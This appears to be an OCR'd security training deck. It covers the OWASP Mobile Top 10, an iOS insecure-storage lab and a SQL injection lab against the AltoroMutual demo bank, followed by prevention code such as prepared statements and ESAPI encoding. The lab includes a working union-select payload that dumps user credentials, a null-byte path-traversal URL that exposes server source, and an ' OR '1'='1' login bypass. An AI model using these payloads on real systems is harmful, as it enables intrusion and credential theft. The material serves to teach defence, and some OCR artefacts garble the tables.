A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards - Dropped	A10 – Underprotected APIs (NEW)

Mobile Top 10 2016

M1 - Improper Platform Usage	This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of TouchID, the Keychain, or some other security control that is part of the mobile operating system. There are several ways that mobile apps can experience this risk.
M2 - Insecure Data Storage	This new category is a combination of M2 + M4 from Mobile Top Ten 2014. This covers insecure data storage and unintended data leakage.
M3 - Insecure Communication	This covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, etc.
M4 - Insecure Authentication	This category captures notions of authenticating the end user or bad session management. This can include: • Failing to identify the user at all when that should be required • Failure to maintain the user's identity when it is required • Weaknesses in session management
M5 - Insufficient Cryptography	The code applies cryptography to a sensitive information asset. However, the cryptography is insufficient in some way. Note that anything and everything related to TLS or SSL goes in M3. Also, if the app fails to use cryptography at all when it should, that probably belongs in M2. This category is for issues where cryptography was attempted, but it wasn't done correctly.

Mobile Top 10 2016


M6 - Insecure Authorization	This is a category to capture any failures in authorization (e.g., authorization decisions in the client side, forced browsing, etc.). It is distinct from authentication issues (e.g., device enrolment, user identification, etc.). If the app does not authenticate users at all in a situation where it should (e.g., granting anonymous access to some resource or service when authenticated and authorized access is required), then that is an authentication failure not an authorization failure.
M7 - Client Code Quality	This was the "Security Decisions Via Untrusted Inputs", one of our lesser-used categories. This would be the catch-all for code-level implementation problems in the mobile client. That's distinct from server-side coding mistakes. This would capture things like buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that's running on the mobile device.
M8 - Code Tampering	This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification. Once the application is delivered to the mobile device, the code and data resources are resident there. An attacker can either directly modify the code, change the contents of memory dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. This can provide the attacker a direct method of subverting the intended use of the software for personal or monetary gain.
M9 - Reverse Engineering	This category includes analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA Pro, Hopper, otool, and other binary inspection tools give the attacker insight into the inner workings of the application. This may be used to exploit other nascent vulnerabilities in the application, as well as revealing information about back end servers, cryptographic constants and ciphers, and intellectual property.
M10 - Extraneous Functionality	Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example includes disabling of 2-factor authentication during testing.


M1: Improper Platform Usage

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	**Application / Business Specific**
This category covers misuse of a platform feature or failure to use platform security controls. It might include Android intents, platform permissions, misuse of TouchID, the Keychain, or some other security control that is part of the mobile operating system.	The attack vectors correspond to the same attack vectors available through the tracitional OWASP Top Ten. Any exposed API call can serve as attack vector here.	In order for this vulnerability to be exploited, the organization must expose a web service or API call that is consumed by the mobile app. The exposed service or API call is implemented using insecure coding techniques that produce an OWASP Top Ten vulnerability within the server. Through the mobile interface, an adversary is able to feed malicious inputs or unexpected sequences of events to the vulnerable endpoint. Hence, the adversary realizes the original OWASP Top Ten vulnerability on the server.		The technical impact of this vulnerability corresponds to the technical impact of the associated vulnerability (defined in the OWASP Top Ten) that the adversary is exploiting via the mobile device. For example, an adversary may exploit a Cross-Site Scripting (XSS) vulnerability via the mobile device. This corresponds to the OWASP Top Ten A3 - XSS Category with a technical impact of moderate.	The business impact of this vulnerability corresponds to the business impact of the associated vulnerability (defined in the OWASP Top Ten) that the adversary is exploiting via the mobile device. For example, an adversary may exploit a Cross-Site Scripting (XSS) vulnerability via the mobile device. This corresponds to the OWASP Top Ten A3 - XSS Category's business impacts.

M2-Insecure Data Storage

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	**Application / Business Specific**
Threats agents include the following: an adversary that has attained a lost/stolen mobile device; malware or another repackaged app acting on the adversary's behalf that executes on the mobile device.	In the event that an adversary physically attains the mobile device, the adversary hooks up the mobile device to a computer with freely available software. These tools allow the adversary to see all third party application directories that often contain stored personally identifiable information (PII) or other sensitive information assets. An adversary may construct malware or modify a legitimate app to steal such information assets.	Insecure data storage vulnerabilities occur when development teams assume that users or malware will not have access to a mobile device's filesystem and subsequent sensitive information in data-stores on the device. Filesystems are easily accessible. Organizations should expect a malicious user or malware to inspect sensitive data stores. Usage of poor encryption libraries is to be avoided. Rooting or jailbreaking a mobile device circumvents any encryption protections. When data is not protected properly, specialized tools are all that is needed to view application data.		This can result in data loss, in the best case for one user, and in the worst case for many users. It may also result in the following technical impacts: extraction of the app's sensitive information via mobile malware, modified apps or forensic tools. The nature of the business impact is highly dependent upon the nature of the information stolen. Insecure data may result in the following business impacts: • Identity theft; • Privacy violation; • Fraud; • Reputation damage; • External policy violation (PCI); or • Material loss.	Insecure data storage vulnerabilities typically lead to the following business risks for the organization that owns the risk app: • Identity Theft • Fraud • Reputation Damage • External Policy Violation (PCI); or • Material Loss.


Carrier
6:34 AM
Exercises
Introduction
Home
Local Data Storage
In this exercise, you'll exploit an app that unsafely stores sensitive data locally on the iOS device. In the lesson, the app stores data using a local SQLite database file, but no encryption is used.
Your task is to locate the database and find the sensitive data that it contains.
Credits
Start Exercise




```
nac:Documents haddix$ strings credentials.sqlite
SQLite format 3
Ytablesqlite_secuencesqlite_sequence
CREATE TABLE sqlite_sequence(name,seq)n
,tablecredscreds
CREATE TABLE creds (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT, password TEXT)
'jasonpleasedontstoremebro!
```

M3-Insecure Communication


Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	**Application / Business Specific**
When designing a mobile application, data is commonly exchanged in a client-server fashion. When the solution transmits its data, it must traverse the mobile device's carrier network and the internet. Threat agents might exploit vulnerabilities to intercept sensitive data while it's traveling across the wire. The following threat agents exist: • An adversary that shares your local network (compromised or monitored Wi-Fi); • Carrier or network devices (routers, cell towers, proxy's, etc); or • Malware on your mobile device.	The exploitabilty factor of monitoring a network for insecure communications ranges. Monitoring traffic over a carrier's network is harder than that of monitoring a local coffee shop's traffic. In general, targeted attacks are easier to perform.	Mobile applications frequently do not protect network traffic. They may use SSL/TLS during authentication but not elsewhere. This inconsistency leads to the risk of exposing data and session IDs to interception. The use of transport security does not mean the app has implemented it correctly. To detect basic flaws, observe the phone's network traffic. More subtle flaws require inspecting the design of the application and the applications configuration.		This flaw exposes an individual user's data and can lead to account theft. If the adversary intercepts an admin account, the entire site could be exposed. Poor SSL setup can also facilitate phishing and MITM attacks.	At a minimum, interception of sensitive data through a communication channel will result in a privacy violation. The violation of a user's confidentiality may result in: • Identity theft; • Fraud, or • Reputational Damage.


Example Attack Scenarios

- Lack of certificate inspection - TLS handshake

- Weak handshake negotiation

SQL Injection





1. Application presents a form to the attacker

2. Attacker sends an attack in the form data

3. Application forwards attack to the database in a SQL query

4. Database runs query containing attack and sends encrypted results back to application

5. Application decrypts data as normal and sends results to the user

http://demo.testfire.net/bank/login.aspx

SQL Injection

demo.testfire.net/bank/transaction.aspx

Sign Off | Contact Us | Feedback | Search

Go

AltoroMutual

Download AppScan Trial

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Recent Transactions

After 5/22/2014 union select mm/dd/yyyy

Before mm/dd/yyyy

Submit

TransactionID	AccountId	Description	Amount
1		admin admin	
2		tuser tuser	
100116013		sjoe frazier	
100116014		jsmith Demo1234	
100116015		cclay Ali	
100116018		sspeed Demo1234	

Lab SQL Injection

- http://www.ibm.com/developerworks/library/se-owasp-top10/

- Getting other users from search:
  - 1/1/2010 union select userid,null, username+' '+password,null from users --

http://demo.testfire.net/bank/

```
5/31/2007 11:10 AM       <dir> 20060308_bak
1/12/2011 10:14 PM        1831 account.aspx
1/12/2011 10:14 PM        4277 account.aspx.cs
1/12/2011 10:14 PM         771 apply.aspx
1/12/2011 10:14 PM        2828 apply.aspx.cs
1/12/2011 10:14 PM        2236 bank.master
1/12/2011 10:14 PM        1134 bank.master.cs
1/12/2011 10:14 PM         904 customize.aspx
1/12/2011 10:14 PM        1955 customize.aspx.cs
1/12/2011 10:14 PM        1806 login.aspx
1/12/2011 10:14 PM        5847 login.aspx.cs
1/12/2011 10:14 PM          78 logout.aspx
1/12/2011 10:14 PM        3361 logout.aspx.cs
1/12/2011 10:14 PM         935 main.aspx
1/12/2011 10:14 PM        3951 main.aspx.cs
5/31/2007 11:10 AM       <dir> members
1/12/2011 10:14 PM        1414 mozxpath.js
6/21/2011 10:29 PM         779 queryxpath.aspx
1/12/2011 10:14 PM        1838 queryxpath.aspx.cs
1/12/2011 10:14 PM         499 servererror.aspx
1/12/2011 10:14 PM        1700 transaction.aspx
1/12/2011 10:14 PM        3826 transaction.aspx.cs
1/12/2011 10:14 PM        3930 transfer.aspx
1/12/2011 10:14 PM        3505 transfer.aspx.cs
1/12/2011 10:14 PM          82 ws.asmx
```

http://demo.testfire.net/default.aspx?content=../bank/login.aspx.cs%00.txt

- http://blog.dornea.nu/2013/05/06/hacking-altoro-mutual/

Prevent SQL injection

```
SELECT * FROM db_user WHERE username='<USERNAME>' AND
                            password='<PASSWORD>'
```

```
SELECT * FROM db_user WHERE username='<USERNAME>' AND password='' OR '1'='1'
```

Prepared Statements (with Parameterized Queries)

```
String custname = request.getParameter("customerName"); // This should REALLY be validated too
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

Hibernate Query Language (HQL)

```
First is an unsafe HQL Statement

Query unsafeHQLQuery = session.createQuery("from Inventory where productID='"+userSuppliedParameter+"'");

Here is a safe version of the same query using named parameters

Query safeHQLQuery = session.createQuery("from Inventory where productID=:productid");
safeHQLQuery.setParameter("productid", userSuppliedParameter);
```

Escaping All User Supplied Input

```
ESAPI.encoder().encodeForSQL( new OracleCodec(), queryparam );
```

Using ESAPI

```
String query = "SELECT user_id FROM user_data WHERE user_name = '" + req.getParameter("userID")
+ "' and user_password = '" + req.getParameter("pwd") +"'";
try {
    Statement statement = connection.createStatement( … );
    ResultSet results = statement.executeQuery( query );
}
```

```
Codec ORACLE_CODEC = new OracleCodec();
 String query = "SELECT user_id FROM user_data WHERE user_name = '" +
   ESAPI.encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("userID")) + "' and user_password = '"
   + ESAPI.encoder().encodeForSQL( ORACLE_CODEC, req.getParameter("pwd")) +"'";
```

```
Encoder oe = new OracleEncoder();
String query = "SELECT user_id FROM user_data WHERE user_name = '"
  + oe.encode( req.getParameter("userID")) + "' and user_password = '"
  + oe.encode( req.getParameter("pwd")) +"'";
```

SQL Injection

Recommendations

- **Avoid the interpreter entirely, or**
- **Use an interface that supports bind variables (e.g., prepared statements, or stored procedures),**
  - **Bind variables allow the interpreter to distinguish between code and data**
- **Encode all user input before passing it to the interpreter**
- **Always perform 'white list' input validation on all user supplied input**
- **Always minimize database privileges to reduce the impact of a flaw**

References

- **For more details, read the https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet**

A2 – Broken Authentication and Session Management

HTTP is a "stateless" protocol

- **Means credentials have to go with every request**
- **Should use SSL for everything requiring authentication**

Session management flaws

- **SESSION ID used to track state since HTTP doesn't**
  - **and it is just as good as credentials to an attacker**
- **SESSION ID is typically exposed on the network, in browser, in logs, …**

Beware the side-doors


- **Change my password, remember my password, forgot my password, secret question, logout, email address, etc…**

Typical Impact

- **User accounts compromised or user sessions hijacked**

Broken Authentication

1 **User sends credentials**




www.boi.com?JSESSIONID=9FA1DB9EA...

Site uses URL rewriting

(i.e., put session in URL)

2



